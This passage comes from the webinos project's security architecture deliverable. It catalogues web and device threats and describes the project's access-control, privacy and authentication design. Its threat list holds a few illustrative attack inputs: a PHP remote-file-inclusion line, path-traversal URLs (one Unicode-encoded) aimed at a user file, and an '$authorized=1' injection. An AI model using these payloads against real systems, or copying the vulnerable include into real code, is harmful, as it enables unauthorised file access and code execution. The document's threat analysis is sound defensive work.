2. webinos applications should be tested with defined patterns of improperly formatted input data.

2.2.1.11 Malicious File Execution.

Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data. This can allow an attacker to execute malicious code.

For example:

```
include $_REQUEST['filename’];
```

OWASP makes the following suggestions for dealing with this vulnerability.

1. Use an indirect object reference map.
2. Use explicit taint checking mechanisms, if your language supports it.
3. Strongly validate user input using "accept known good" as a strategy.
4. Add firewall rules to prevent web servers making new connections to external web sites and internal systems.
5. Check user supplied files or filenames.
6. Consider implementing a chroot jail or other sand box mechanisms.

Based on these proposals, the following webinos countermeasures are proposed.

1. Secure code best practices should be adopted by webinos developers. See Further Security and Privacy Guidelines section for more information.

2. Use policies to prevent web servers making new connections to external web sites and internal systems.
3. Use sand box mechanisms.

2.2.2. Early results from Task 2.8

Task 2.8 is performing a security analysis to identify, qualify and represent the most significant risks to webinos. The final report of T2.8 will present misuse cases representing the most significant risks the project faces, together with a list of findings based on the experiment and updated personas if necessary.

Since the work performed in T 2.8 is very strictly linked to the security architecture, it is useful to report here the preliminary work on threat and misuse detection, mentioning which part of the security architecture will have a role to prevent the threat.

2.2.2.1 Cross Site Request Forgery (CSRF)

The attacker tricks the victim into loading a page that contains a request that inherits the webinos identity and privileges of the victim to perform an undesired function on the belief of the victim.
It is possible to prevent the CSRF including an unpredictable token in the body or URL of each HTTP request.

Reference security architecture section: "Authentication and User Identity Management".

2.2.2.2 Man-In-The-Middle Attack

The man-in-the middle attack intercepts a communication between two systems. For example, in an http transaction the target is the TCP connection between client and server. Using different techniques, the attacker splits the original TCP connection into 2 new connections, one between the client and the attacker and the other between the attacker and the server. Once the TCP connection is intercepted, the attacker acts as a proxy, being able to read, insert and modify the data in the intercepted communication.
It is possible to prevent the Man-In-The-Middle Attack using authentication.

Reference security architecture section: "Authentication and User Identity Management".

2.2.2.3 NFC replay Attack

Using a ghost and leech device, an attacker forwards a request to the victim's reader device and relays the answer back in real time via a webinos overlay network.
It could be prevented restricting the access to NFC APIs.

Reference security architecture section: "Security-Policy-Architecture"/"Privileged Applications"

2.2.2.4 Online Fraud

A malicious application instance misuses a user's shopping and payment information for the incorrect gain/loss of money or products for either the user, the seller, the attacker, or any other person.
The attack description can encompass a broad set of attack types (Data Structure Attack Threat, Embedded Malicious Code Threat, Injection Threat, Resource Manipulation Threat, Protocol Manipulation Threat, Exploitation of Authentication Threat).

Reference security architecture section (being the attack carried out using a malicious application): "Application Certification and Trust Chains"

2.2.2.5 Repudiation attack

Malicious manipulation or forging the identification of new actions. This attack changes the authoring information of actions executed by a malicious user in order to log wrong data to log files. Its usage could be extended to general data manipulation in the name of others, in a similar manner as spoofing mail messages. If this attack takes place, the data stored on log files can be considered invalid or misleading.

Reference security architecture section: "Authentication and User Identity Management".

2.2.2.6 Spyware

A malicious application captures private information and sends it out of a device without user acceptance.

Reference security architecture section: "Privacy Policy Architecture".

2.2.2.7 Autologin abuse

This exploits the Security misconfiguration vulnerability previously described.

If auto-login is enabled, an attacker can authenticate himself as the default user

Reference security architecture section: "Authentication and User Identity Management".

2.2.2.8 Session hijacking

This exploits the Broken authentication and session management threat previously described.

User uses a public computer to access site. Instead of selecting "logout" the user simply closes the browser tab and walks away. Attacker uses the same browser later, and that browser is still authenticated

Reference security architecture section: "Authentication and User Identity Management".

2.2.2.9 PZH access abuse

This is exploits the Security misconfiguration vulnerability previously described.

If the PZH access is unprotected, the attacker can retrieve the personal zone device list

Reference security architecture section: "Authentication and User Identity Management".

2.2.2.10 Cryptanalysis

This exploits the Insecure Crytographic Storage vulnerability previously described.

A weak (or absent) encryption algorithm may let an attacker access to user personal data on the mass memory.

Reference security architecture section: "Secure Storage".

2.2.2.11 Personal Zone Subversion

Stolen user credentials may let an attacker to take the control over the user personal zone

Reference security architecture section: "Authentication and User Identity Management".

2.2.2.12 Network eavesdropping

This is exploits the Security misconfiguration vulnerability previously described.

Unprotected channels may allow an attacker to eavesdrop communications. In could be particularly dangerous for PZH/PZPs synchronization messages.

Reference security architecture section: "Personal Zone Security"

2.2.2.13 Denial of Service

Flooding a Personal Zone Hub may hamper Personal Zone communications.

Reference security architecture section: "Personal Zone Security"

2.2.2.14 Jamming

Wireless communications usage among personal zone nearby devices may expose them to jamming.

Reference security architecture section: "Personal Zone Security"

2.2.2.15 Account lockout attack

The attacker attempts to lock out all user accounts, typically by failing login more times than the threshold defined by the authentication system. An account lockout attack on PZH could hamper devices to connect outside the personal zone.

Reference security architecture section: "Authentication and User Identity Management".

2.2.2.16 Argument Injection or Modification

When a device exports services outside the personal zone, it can be subjected to this attack.
If the configuration allows for that, the attacker may, for example, try to pass argument $authorized=1 as input data to application, to authorize himself ad administrator.

Reference security architecture section: "Personal zone security"/"Session security".

2.2.2.17 Asymmetric resource consumption (amplification)

The scenario is: the device calls a remote service, and policies allow the service to access personal zone local resources.
If the service fails to release or incorrectly releases a system resource, this resource is not properly cleared and made available for re-use.

Reference security architecture section: "Personal zone security" or "Session security".

2.2.2.18 Direct Dynamic Code Evaluation ('Eval Injection')

When a device exports services outside the personal zone, it can be subjected to this attack.
If user inputs to a script are not properly validated, a remote user can supply a specially crafted URL to pass arbitrary code to an eval() statement, which results in code execution.

Reference security architecture section: "Personal zone security"/"Session security".

2.2.2.19 Direct Static Code Injection

When a device exports services outside the personal zone, it can be subjected to this attack.
It consists of injecting code directly onto the resource used by application while processing a user request. This is normally performed by tampering libraries and template files which are created based on user input without proper data sanitization.

Reference security architecture section: "Personal zone security" or "Session security".

2.2.2.20 Man-in-the-browser attack

The Man-in-the-Browser attack is the same approach as Man-in-the-middle attack, but in this case a Trojan Horse is used to intercept and manipulate calls between the main application's executable

(ex: the browser) and its security mechanisms or libraries on-the-fly.
The most common objective of this attack is to cause financial fraud by manipulating transactions of Internet Banking systems, even when other authentication factors are in use.

Reference security architecture section: "Extension Handling".

2.2.2.21 Mobile code: invoking untrusted mobile code

This attack consists of a manipulation of a mobile code in order to execute malicious operations at the client side. The malicious mobile code could be hosted in an untrustworthy web site or it could be permanently injected on a vulnerable web site through an injection attack.

Reference security architecture section: "Application Certification and Trust Chains".

2.2.2.22 Path traversal

When a device exports services outside the personal zone, it can be subjected to this attack.
The attacker aims to access files and directories that are stored outside the root folder. He looks for absolute links to files by manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations.

Reference security architecture section: "Personal zone security".

2.2.2.23 Unicode Encoding

When a device exports services outside the personal zone, it can be subjected to this attack.
The attack aims to explore flaws in the decoding mechanism implemented on applications when decoding Unicode data format.
An attacker can use this technique to encode certain characters in the URL to bypass application filters, thus accessing restricted resources.

Original Path Traversal attack URL (without Unicode Encoding):

```
http://vulneapplication/../../appusers.txt
```

Path Traversal attack URL with Unicode Encoding:

```
http://vulneapplication/%C0AE%C0AE%C0AF%C0AE%C0AE%C0AFappusers.txt
```

Reference security architecture section: "Personal zone security".

2.2.2.24 Web Parameter Tampering

It is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc.

Reference security architecture section: "Personal zone security"/"Session security"

3 Architecture

3.1. Security Policy Architecture

3.1.1. Introduction

This section introduces the policy management architecture discussed in the "Security and Privacy" chapter of the "D3.1 System specifications" document (Webinos-D31). The specification itself can be found in (Webinos-D31), but this section explains various security issues, including related background literature, threats and the security model. Here the focus is on security rather than privacy.

3.1.2. Background

Consider the common scenario where a device exposes a set of features and/or low level capabilities made available to applications through system APIs. Applications may abuse these capabilities, intentionally or accidentally. We therefore need to introduce a component to control the access to them, matching external requests against a defined set of rules called policy.

As the analysis in the Background section clearly demonstrates this base capability is highly prevalent on all native and web based application platforms, proving that there is strong need. Because security is so important (especially to the web) it is imperative that this security policy be standardised and interoperable. Without well-defined portable technologies in this space, web application ecosystems will become intrinsically tied to application stores, inhibiting competition and market growth.

This component should, as far as possible, prevent the retention and redistribution of user's personal data in order to guarantee privacy.

To reach security and privacy protection requirements each request for access a device feature/capability and each intent for retain/redistribute personal data is controlled by an enforcement point - the component cited above - that works using XACML-like policies for the access control and P3P (JSON) policies for privacy protection.

3.1.2.1 Requirements

The following requirements from (Webinos-D2) are relevant to this part of the security architecture.

ID-USR-Oxford-20	ID-DWP-POLITO-101	ID-DEV-POLITO-004
ID-DEV-POLITO-017	ID-DEV-POLITO-018	PS-USR-Oxford-103
PS-USR-Oxford-104	PS-USR-Oxford-16	PS-USR-Oxford-17

PS-USR-Oxford-41	PS-DMA-IBBT-003	PS-USR-Oxford-67
PS-DEV-Oxford-28	PS-USR-Oxford-30	PS-USR-Oxford-54
PS-USR-Oxford-55	PS-DEV-Oxford-87	PS-USR-Oxford-113
PS-USR-Oxford-35	PS-USR-Oxford-37	PS-USR-Oxford-38
PS-USR-Oxford-40	PS-USR-Oxford-49	PS-USR-Oxford-50
PS-USR-Oxford-52	PS-USR-Oxford-53	PS-USR-Oxford-58
PS-USR-Oxford-75	PS-USR-Oxford-80	PS-USR-Oxford-84
PS-DEV-IBBT-004	PS-USR-Oxford-114	PS-USR-Oxford-42
PS-USR-Oxford-43	PS-DMA-DEV-Oxford-47	PS-USR-Oxford-48
PS-DEV-Oxford-56	PS-ALL-Oxford-61	PS-USR-Oxford-73
PS-DEV-Oxford-79	PS-USR-Oxford-81	PS-USR-Oxford-82
PS-USR-Oxford-83	PS-USR-ISMB-036	PS-DEV-ambiesense-25
PS-USR-DEV-Oxford-44	PS-USR-DEV-Oxford-45	PS-USR-DEV-Oxford-46
PS-USR-Oxford-57	PS-DEV-Oxford-64	PS-USR-Oxford-69
PS-USR-Oxford-72	PS-DEV-Oxford-88	PS-DEV-Oxford-89
PS-USR-Oxford-102	PS-USR-Oxford-123	PS-DEV-ambiesense-21
PS-USR-Oxford-116	PS-USR-Oxford-34	PS-USR-Oxford-59
PS-USR-TSI-3	PS-DWP-ISMB-202	PS-USR-Oxford-120
NC-DEV-IBBT-009	NC-DWP-IBBT-0010	NC-DEV-IBBT-0015
LC-DEV-ISMB-003	LC-DEV-ISMB-006	LC-USR-ISMB-039
CAP-DEV-SEMC-001	TMS-DWP-POLITO-004	TMS-DWP-POLITO-005
TMS-DWP-POLITO-006		

3.1.2.2 Threats to security

The main threats to security are pointed out below due to the absence or malfunction of an access control component:

- Applications can misuse APIs
    - Collection / stealing of data resources, eg. user private data, system data
    - Tampering of data resources and system components
    - Denial of service attacks

- Remote applications can act as local applications in a device
    - Threats of the preceding case
    - Unauthorized remote monitoring
    - Distributed Denial of service attacks

- Users can access to any element of a device
    - Tampering of widgets to change their behaviour or to introduce (malicious) content and possible redistribution of them
    - Tampering of data resources and system components


- Remote attackers can act as local users

- Unauthorized users and/or applications can act as authorized ones: privilege escalation

3.1.2.3 Related technology

3.1.2.3.1 XACML

XACML (eXtensible Access Control Markup Language) is an OASIS standard for access control systems that defines a language for the description of XML access control policies and an architecture to enforce access control decisions.



The XACML architecture depicted in the figure is composed of the following elements:

Access Requestor: the entity which requires the capability (2).

Policy Enforcement Point (PEP): the entity that performs access control, by making decision requests (3) and enforcing authorization decisions (12). It also try to execute the Obligations (13) and doesn't grant access if is unable to complete these actions.

Obligations: operations specified in a policy that should be performed by the PEP (13) in conjunction with the enforcement of an authorization decision. These operations must be carried out before or after an access is granted.

Policy Decision Point (PDP): the main decision point for the access requests. It collects all the necessary information from other actors (5, 10) and concludes an authorization decision (11).

Context Handler: the entity which sends a policy evaluation request to the PDP (4) and manage context-based information (6, 8, 9).

Policy Information Point (PIP): the entity that acts as a source of attribute values that are retrieved from several internal or external parties like resources (7a), subjects (7b), environment (7c) and so on.

Policy Administration Point (PAP): the repository for the policies, it manages policies and provides them to the Policy Decision Point (1).

Resources / Subjects / Environment: parties that provide attributes to the PIP (7a, 7b, 7c).

3.1.2.3.2 Known threats to an XACML security architecture

Main threats to XACML - pointed out below - are due to the lack of confidentiality requirements for what concerns the communication between XACML's components:

- Eavesdropping
- Man-in-the-Middle
- Message tampering / replay

These threats could be mitigated by mutual authentication and a secure message transport mechanism in addition to the authorization control.

3.1.2.3.3 PrimeLife

The PrimeLife project defined extensions to XACML to combine access control with data handling obligations. Information about PrimeLife can be found presented in the Privacy section.

3.1.3. Specifications

The details of the policy management architecture are discussed in the "Security and Privacy" chapter from the "D3.1 System specifications" (Webinos-D31) document.

3.1.4. Future Directions

The main features that will be introduced in the phase 2 of specification work are:

- Obligation policies. XACML is capable of describing policies which include *obligations* on the requester. This is a useful way to implement request logging and notifications.
- Enhancement of context-based information utilization to define fine-grained policies. Contextual data could be used to inform policy decisions. However, this raises security and privacy issues as the reliability and trustworthiness of contextual data is not necessarily high. However, work in the PRiMMA project (PRiMMA) uses contextual information not to make the access control decisions but to change the way users are notified. This may be an interesting avenue of further research.
- Outsourcing of policies and remote policy management. We aim to allow users to delegate policy management to a third party (such as an anti-virus vendor, service provider or trusted friend) to further enhance the usability of the system. This requires introduction of *delegation policies* which are a relatively new feature of XACML 3.0. This direction of work is a primary objective for phase 2 of the project.
- Policy tools. It should be easier to design secure applications if better tools are available for people to comply with security requirements. In phase 2 we intend to design policy editing tools for users and other stakeholders to create and assess policies in a user-friendly manner.

3.2. Privacy Policy Architecture

3.2.1. Introduction

User privacy in webinos is provided by description in human-readable form how sensitive information in managed; this allows users to limit tracking of their behaviour.

To achieve these goals, webinos will support two privacy-enhancing features:

- Do not track header
- Subset of P3P in JSON

3.2.2. Threats to privacy

There are numerous threats to user privacy, many of which are outlines in Deliverable 2.8. For this deliverable we have focused on the issues described in the table below:

Threat	Possible control
Applications given too much personal information	Access to user data and APIs must be constrained (see Security API).
Applications given personal information which is used in an unexpected manner	Privacy policies are the key to regulating this.
Weak security controls give applications access to information that users are unhappy with.	Robust security controls
Personal data is linked and combined in unexpected ways	Context data could be misused - this is a key part of the webinos architecture and an opportunity for privacy violations if data are shared inappropriately, provide controls to rectify these issues.

3.2.3. Requirements

The following requirements have informed the design of the privacy mitigations

- ID-DWP-POLITO-014 The communication between devices at non mutually acceptable identity privacy level must be avoided.
- ID-USR-POLITO-013 A user should be able to choose the acceptable identity privacy level for other webinos enabled devices that are trying to communicate with his own device.
- PS-DEV-ambiesense-14 Privacy policies change according to applications and external circumstances and should be context-enabled.
- PS-DEV-ambiesense-21 An application developer must be able to define and control a privacy policy for his or her application that is separate from all other applications. Any changes to an existing policy must be approved by the end user.
- PS-DEV-VisionMobile-11 webinos applications shall be able to query the webinos user privacy preferences.
- PS-DWP-POLITO-003 Non-necessary information leakage should be prevented to protect user privacy.
- PS-USR-ambiesense-32 webinos shall be able to protect the privacy of each user in line with the EU privacy directives.
- PS-USR-Oxford-104 The webinos runtime shall mediate during the service discovery and apply appropriate controls where not provided by another layer or protocol for the purpose of enabling and automating privacy and security preferences.
- PS-USR-Oxford-115 webinos shall encourage good design techniques and principles so users are not forced to accept unreasonable privacy policies and access control policies.

- PS-USR-TSI-13 Webinos shall provide a mechanism for applications to use identifications which safeguard personal privacy needs on one hand side but allow data sharing for applications on basis of a general profile (e.g. temporary unique ID for a given maximum duration)
- PS-USR-VisionMobile-10 webinos shall allow users to express their privacy preferences in a consistent way.
- PS-USR-VisionMobile-11 webinos applications shall be able to query the webinos user privacy preferences.
- PS-USR-VisionMobile-12 webinos shall use user privacy preferences when granting/denying access to user private information.
- D-USR-DT-02 The webinos system must minimise exposure of personal individual identifiers or canonical identifiers of webinos entities.
- ID-USR-POLITO-010 A webinos entity should be able to identify itself to a webinos application using an abstraction (such as Pseudonym) that is not directly linkable to an existing unique identifier of the entity (such as a canonical device id).
- ID-USR-POLITO-011 A user may disable the advertising of its identity to webinos components and remote applications.
- ID-USR-POLITO-020 A user Digital Identity should be composed of necessary claims only.
- ID-USR-POLITO-103 Leakage of identity information during authentication must and during communication phases should be avoided.

3.2.4. Background

3.2.4.1 Examples of application privacy violations

- "Mobile Apps Invading Your Privacy" (Shields2011)
- "More Android Malware Uncovered" (Rooney2011)
- "Android app brings cookie stealing to unwashed masses" (Goodin2011)
- "Wave of Trojans breaks over Android" (Leyden2011)
- "Google Web Store quietly purged of nosy apps" (Goodin2011a)
- "More security woes hit Apple's iOS" (Farrell2011)
- "Privacy Policies, What Good Are They Anyway?" (Dakin2011)

3.2.4.2 Existing technology

Several other large software projects have released guidelines and roadmaps on privacy. The following references are most relevant:

- Guidelines from the Tor project for Privacy by Design to avoid tracking (Perry2011)
- Mozilla Privacy Roadmap 2011 (MozillaPrivacyRoadmap)
- PRiMMA - Privacy Rights Management for Mobile Applications (PRiMMA)
- PrimeLife - Bringing sustainable privacy and identity management to future networks and services (PrimeLife)

3.2.5. Components

3.2.5.1 Do Not Track

This is an HTTP header that informs a website/application that the user doesn't want to be tracked. The precise syntax of the header, and the semantics are still under discussion, and likely to be standardized by W3C in the near future.

3.2.5.2 Subset of P3P in JSON

This enables the application/website to define what classes of data will be collected, the retention policy, and who the data will be shared with. A subset of P3P is chosen to enable easy rendering of policies and differences between a policy and the user's preferences, as well as a simple UI for the user preferences. The policy links to a full human readable policy. Policies can be discovered via an HTTP Link header and/or an HTML link element. This approach is combined with white/black lists and a means to consult a third party for an independent assessment. A proof of concept implementation is available from the PrimeLife project.

Privacy policies will be directly linked to the application "feature" requests in the manifest. Each feature tag will have an associated section in the privacy policy. Privacy policies will be located in an additional file in the web application package.

3.2.5.3 Privacy and Personal Zones

The Personal Zone keeps track of personal information, and needs to protect this. This builds upon earlier work on synchronizing browser contexts to give users access to their bookmarks and recorded preferences when logging into a browser session from a new computer. The context is stored in an encrypted form (see "Secure Storage"), and care is needed for the management of the decryption key. For browser context synchronisation, the key doesn't need to be stored on the server, as the encrypted data is downloaded by the browser and decrypted locally using a key derived from the user's credentials. For webinos, you can grant other people access to personal data held on your Personal Zone Hub based upon your relationship to that person. The Personal Zone Hub stores the keys to personal data in an encrypted form as a defence against the situation where an attacker gains access to the server's files. This necessitates a bootstrap process where the server first verifies the integrity of the software used to implement the Personal Zone Hub, and then passes the Hub's master keys to it in a secure way.

A personal profile might be kept by the Personal Zone Hub as a basis for ranking matches during a federated search for a given user, where the search performed collectively by the set of personal zone hubs reachable from the personal graph for the user initiating the search. The search process will be designed to preserve privacy by minimizing data leakage.

3.2.6. Applications that adapt to context

Applications benefit from being able to access the context describing user preferences, device capabilities and environmental conditions, as this enables the application to adapt to changing circumstances. Such access is subject to prior agreement by the user concomitant with the application agreeing to data handling obligations as part of its privacy policy.

3.2.7. Reviewing and revoking recorded permissions

Webinos will provide the means for users to review and if desired to revoke recorded permissions relating to personal data, e.g. access to the user's location.

3.2.8. Future directions

In future releases of these specifications, webinos authentication and privacy policies will be able to be informed by social networks and relationships. For example, one possibility involves users being able to set access control rules on a personal basis, or on the basis of the "face" they present to their contacts, e.g. immediate friends, work colleagues and the general public. In such instances, webinos will be able to warn users of potential loss of privacy when the same contacts are present in multiple faces, e.g. when the user posts content to immediate friends, one of whom is a work colleague.

3.3. Authentication and User Identity Management

3.3.1. Introduction

webinos aims to be an easy-to-use web application framework. Users will be able to enjoy services across their devices and application developers will be able to easily implement distributed applications. webinos supports developers largely by the features that are in place which are transparent to the application and its developer. One of these core features is authentication and establishment of a secure communication channel. Whenever an application needs to communicate with a service on another device, the webinos runtime establishes the authenticated and secure communication channel. The application developer only needs to access the remote API. The user simply authenticates to one of their device. After authentication the user can access any of the services on any of the devices in the personal zone. Details of this architecture are described in deliverable D3.1. The corresponding authentication API is described in deliverable D3.2

This section focuses on the reasons for authentication architecture decisions, security considerations and further work yet to be done in phase II.

3.3.2. Background

Authentication on the web is pretty much left to the web application developer. It is one of the features which are to be built in applications. This requires application developers to deal with identification, authentication, session management and access control. However, poorly implemented authentication mechanisms and session management are often reasons for attacks which even draw the attention of mass media as often large amount of personal user data was stolen. On the OWASP Top 10 of vulnerabilities of web application, broken authentication and session management are the top 3. Authentication on the web needs to be improved in many ways:

- implementation for the developer needs to be simplified,
- the developer still has to keep control of authentication if desired to tightly adjust authentication to the application's needs,
- users should no longer be bothered with memorising passwords,
- users should be informed at any time about their current authentication state, and
- single sign-on (SSO) should be provided for users

Designing such an authentication architecture while retaining the flexibility needed by vast kinds of applications is challenging. Webinos approaches this challenge in two steps: first, a webinos-internal authentication mechanism is designed, second, a authentication mechanism for services on the open Internet will be designed. At the current stage of the webinos project, the former has been specified and described in deliverable D3.1. The latter will be defined in phase II of the project. However, a high-level architecture is already discussed in D3.1, too.

In webinos, any device can not only act as a client by running a web application. It can also provide a service at the same time. Services shall be shared among various devices within webinos. Some of these devices belong to the same user, others belong to other users. For ease of use, the overlay network and the discovery service have been introduced in webinos. They allow the user to easily access services without the need to know by which devices they are provided and to which network the devices are connected at the time of usage. Conceptually, the personal zone has been introduced to define the boundary within which all devices of the same user can communicate freely using webinos.

The webinos-internal authentication mechanism has been designed to suit the concept of the personal zone and to be easy to use for users and for application developers. We deliberately decided to not involve a central third party in the webinos-internal authentication who can issue and validate certificates. Having a large public key infrastructure (PKI) within webinos has three major drawbacks:

1. it won't scale as any other global PKI does not scale,
2. it is difficult to determine who should act as certification authority for individual users in an open source setting as the one of webinos, and
3. certificate revocation cannot be determined when devices have no connection to the open Internet.

As a consequence, it has been decided that each Personal Zone Hub (PZH) in webinos also acts as the certification authority (CA) for the personal zone. All devices within the zone possess their own certificate, issued by the PZH, and they possess the self-signed CA-certificate of the PZH. Thus each device can validate zone membership of another device.

When devices of two different personal zones ought to communicate, the two PZHs of the two involved personal zones need to exchange their self-signed certificates. Once a PZH caches the certificate of another PZH, the personal zone of the other PZH is considered trusted. D3.1 describes in detail how such a trust relationship is established.

In fact, each personal zone has its own small PKI. Due to the small number of devices in a zone and due to the small number of trust relationships, this kind of certification scales in terms of number of issued certificates within webinos. However, this webinos-internal authentication will not work as soon as users are to be authenticated to services on the open Internet. These services may not be webinos-enabled and they may not implement the concept of the personal zones. Therefore in phase II of the webinos project, the authentication mechanism for the open Internet will be specified. Its purpose is to authenticate the user to the PZH and to provide means within the PZH to perform SSO with the service on the open Internet. It is planned to utilise standardised technologies (e.g. OpenID and OAuth) to achieve that. It is likely that these technologies are to be extended in order to achieve secure and easy-to-use authentication on the Internet.

We have decided that in webinos the personal zone represents the user. Any device or application which is doing something (e.g. communicating with another device) does this by identifying its personal zone to which it belongs. Since the user is related to the personal zone, there is a relation between the user and the applications. The applications and devices actually act on behalf of the user and represent the user in the digital world by the certificates which are issued by the PZH. For intra-zone and inter-zone communication, this is the desired effect. All the users wish to know who is behind the device or application which communicates with them. This is the basis on which trust relationships are established in webinos when personal zone certificates are exchanged. It follows the idea that people are communicating and they want to share their devices and applications remotely to improve quality of their communication.

With that in mind, the idea of using social relations/social proximity as one factor of identification of users is straightforward. The only crucial point in this architecture is that users indeed verify that a device which claims to be the one of a particular user actually belongs to this user. This is done during exchange of the self-signed certificate of the PZHs.

For authentication on the open Internet, this is different. There, the certificate of the PZH cannot be validated. There is the need of involving established identity providers. Users will be allowed to combine their existing identifiers with the SSO feature of webinos. No user will have to create new identifiers when introducing webinos. Furthermore, the user may not want to reveal the identity. This is why we will also investigate the use of pseudonyms and partial identities for authentication.

3.3.3. Threats to Security

The strength of the identification and authentication architecture of webinos is that it is usable and secure at the same time. However, as every new architecture, it brings some weak parts which have to be considered particularly when further detailing the deign and when implementing it. This subsection enumerates and discusses them, while the next subsection describes how we plan to address them in the next design improvement iteration in phase II.

It may be argued that the manual establishment of trust relations between personal zones by exchanging certificates of the PZH may be weak. There is no technical or automated means to validate a certificate. It is up to the user to accept a certificate as valid. Many users may just click *yes* when they are asked if they wish to trust this certificate. In the contrary, we believe that the list of pre-installed certificates in the web browser is as good or bad as the manual validation. An attacker could easily add own certificates and provide the manipulated browser for download and some of the simple certification authorities whose certificates are included in the browser by default do not have a strong validation of identities when issuing a certificate. Our concept leaves the decision to the user, making the user a
responsible entity in the system. Like in real life, it is up to the user to determine who they trust. For that to work, they are not required to understand the complex matter of certificates and PKI. They always can use any preferred channel to verify with their communication partners, who are real persons, such as family members or friends, if both see the same certificate. That's all.

The PZH and the PZP are sensitive components of the webinos architecture. If an attacker manages to add additional certificates in the trusted users cache on a PZP or to break into the PZH and issue new certificates with its CA functionality, the attacker can make the user to access one of the attacker's service by believing it is the user's service and the attacker can impersonate as the user by possessing a device which is assumed to belong to the user. To avoid this, a couple of requirements MUST be fulfilled:

- The code base of the PZP and the PZH needs to be as small as possible. Both shall only provide necessary features. The smaller the code base is the easier it can be verified for correct implementation.
- Specification of the architecture details, the protocols and the implementation are to be performed with greatest possible care. See the Security and Privacy Guidelines section.
- Sensitive data, such as the certificates of PZHs and private keys need to be stored in a tamper-resistant module. Preferably, this module is a separate hardware component in the device.
- Each webinos-enabled device must fulfil the requirements stated in the *Specification – Authentication and Identity* section of deliverable D3.1.

In webinos, users are authenticated by the devices. Since there are a broad variety of devices, there is no pre-defined authentication mechanisms. However, devices shall implement user authentication in a way that it is strong and reliable and difficult to forge. All in all, the strength of user authentication in a personal zone is defined by the device with the weakest authentication mechanism.

3.3.4. Future Directions

As previously mentioned, in phase II, webinos will have to improve the design of some of the components from security perspective. These are enumerated in this subsection. Each paragraph is devoted to one issue.

The authentication on the open Internet will be further detailed. From the high level design which exists right now, it will be brought to detail by trying to utilise existing technologies which are established on the web as much as possible. But we also expect to contribute a new form of user authentication for the Internet to close the gaps we identified in this section.

The process of installing the PZP on a device is to be specified in more detail. No room for attackers shall be left which would allow them to forge a component during PZP installation in order to avoid that the attacker can take control of the PZP. A further issue to be decided is which identifiers of a device (e.g. MAC address, Bluetooth address) should be mentioned in the certificate of the device in order to tightly bind the certificate to the device. Tamper-proof binding of the device to the certificate and privacy concerns need to be balanced.

When a device is lost or stolen, the user has to have the chance to revoke certificates issued by the PZH and to remotely erase the certificates and keys on the lost/stolen device. Mechanisms and APIs will be provided to implement these features. Certificate revocation also includes notification of all the PZHs which have received the revoked certificate in the past. Expiry and short-lived certificates may support this.

Real time communication on mobile devices may require skipping integrity verification on the secure channel which is set-up by the use of TLS whenever devices communicate in webinos. Like in the mobile industry (2G, 3G radio network), for quality of service, there is no integrity protection on the radio link for voice connections. From security perspective this is discouraged, as it opens new attack vectors. However, if it turns out in practice that this is required for reliability and quality of the real time streams, it has to be considered.

It is yet to be defined how a user registers with webinos. When a user establishes one's personal zone, the PZH has to be installed, the CA has to be launched and the user shall be the only entity to have access to most of the PZH features. How all this is bootstrapped will be defined. Further to that, in case a user loses his device and he only had that one in the zone, how a new device is added to the already fully configured zone will be defined.

User authentication is currently only discussed for devices which the user actively uses (e.g. a mobile phone). However, there are others which permanently run services without users being authenticated/logged-in. In the latter case, the PZP needs access to the private key even without user authentication just from the point in time where the device was added to the zone. It will be a task of phase II to elaborate upon this feature.

3.4. Runtime Authorisation and User Interfaces

3.4.1. Introduction

One aspect of security architectures which is often overlooked is the process of authorisation: obtaining consent from the user for a particular action. This involves logical processes as well as graphical user interfaces. This section does not provide precise implementation guidelines but specifies the data that will be presented to users during authorisation and gives examples. This work relates heavily to the design principles.

This section of the deliverable primarily refers to *runtime user authorisation*: that is, it does not cover purely policy-dictated decisions or those based on certificates. in addition, identity management and log-in/log-out events are not covered here.

3.4.2. Background

3.4.2.1 Requirements

The following security and privacy requirements from (Webinos-D22) are related to this part of the platform.

- PS-DEV-ambiesense-25 : The webinos runtime shall protect policies from tampering or modification by unauthorised applications. The only authorised applications shall be from signed, trusted sources, which may be defined by the manufacturer, network provider, or end user.
- PS-DEV-IBBT-004 : A publish-subscribe system for events shall exist which requires authorisation for application subscriptions. webinos should provide a policy system regarding events.
- PS-USR-ISMB-036 : The webinos runtime shall support the download, install, update, and removal of security policies. These operations shall require authorisation by the user and policies must be checked for authenticity and integrity.
- PS-USR-Oxford-101 : The user should be able to allow detection of sensors/actuators only to authenticated and authorised entities and shall be able to prohibit detection.
- PS-USR-Oxford-103 : The webinos Runtime Environment shall only allow associations to be made between devices when predefined network security practices are followed, including transport level security, device authentication and user and device authorisation.
- PS-USR-Oxford-120 : A webinos Cloud shall determine the services a webinos Device is authorised to use before providing access to its services.
- PS-USR-Oxford-67 : webinos shall remove access to any additional authorisation credentials when a user logs out.
